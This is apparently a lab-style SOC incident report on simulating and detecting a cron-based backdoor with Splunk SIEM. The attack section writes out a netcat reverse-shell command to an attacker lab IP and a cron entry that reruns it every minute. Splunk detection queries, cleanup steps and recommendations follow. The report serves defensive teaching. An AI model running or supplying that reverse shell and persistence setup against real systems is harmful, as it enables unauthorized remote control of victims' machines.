SOC Incident Report: Persistence Detection using Cron Backdoor

Lokeshwar V

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1 Introduction

This report presents a simulated persistence attack using a cron-based backdoor. The objective is to demonstrate detection, investigation, and response using Splunk SIEM.

2 Lab Architecture

- Attacker Machine: Kali Linux (192.168.56.10)
- Victim Machine: Ubuntu Server (192.168.56.20)
- SIEM: Splunk Enterprise

3 Attack Simulation

3.1 Step 1: Backdoor Script Creation

```
echo "nc 192.168.56.10 4444 -e /bin/bash" > backdoor.sh
chmod +x backdoor.sh
```

3.2 Step 2: Establish Persistence using Cron

```
crontab -e
```

Add the following entry:

```
* * * * * /home/loki31/backdoor.sh
```

3.3 Step 3: Verify Cron Job

```
crontab -l
```

4 Detection in Splunk

4.1 Cron Activity Detection

```
index=* source="/var/log/syslog" "CRON"
```

4.2 Suspicious Execution Detection

```
index=* source="/var/log/syslog" "CRON"
| stats count by _raw
```

4.3 Backdoor Command Detection

```
index=* ("CRON" AND "nc")
```

5 Investigation

5.1 Timeline Analysis

```
index=* source="/var/log/syslog" "CRON"
| sort _time
```

5.2 Local Verification

```
crontab -l
```

5.3 Findings

- Suspicious cron job running every minute
- Execution of backdoor script detected
- Netcat connection established repeatedly

6 Response Actions

6.1 Remove Malicious Cron Job

```
crontab -e
```

(Delete the malicious entry)

6.2 Delete Backdoor Script

```
rm backdoor.sh
```

6.3 Terminate Active Connections

```
pkill nc
```

7 Impact Assessment

- Persistent unauthorized access established
- System compromised at regular intervals
- High risk of continued attacker control

8 Recommendations

- Monitor cron jobs regularly
- Restrict execution permissions
- Implement SIEM alerts for scheduled tasks
- Use endpoint monitoring tools

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9 Screenshots and Evidence

9.1 Attack Simulation



Figure 1: Creation of Malicious Backdoor Script



Figure 2: Persistence Established via Cron Job



Figure 3: Scheduled Cron Job Configuration

9.2 Detection in Splunk



Figure 4: Detection of Suspicious Cron Activity in Splunk



Figure 5: Cron Execution Logs in Splunk



Figure 6: Detection of Command Execution via Cron

9.3 Advanced Detection



Figure 7: Detection of Netcat Execution in Splunk

9.4 Response Actions



Figure 8: System Hardening and Cleanup

10 Conclusion

The persistence attack was successfully simulated and detected using Splunk SIEM. The cron-based backdoor highlights the importance of monitoring scheduled tasks in SOC environments.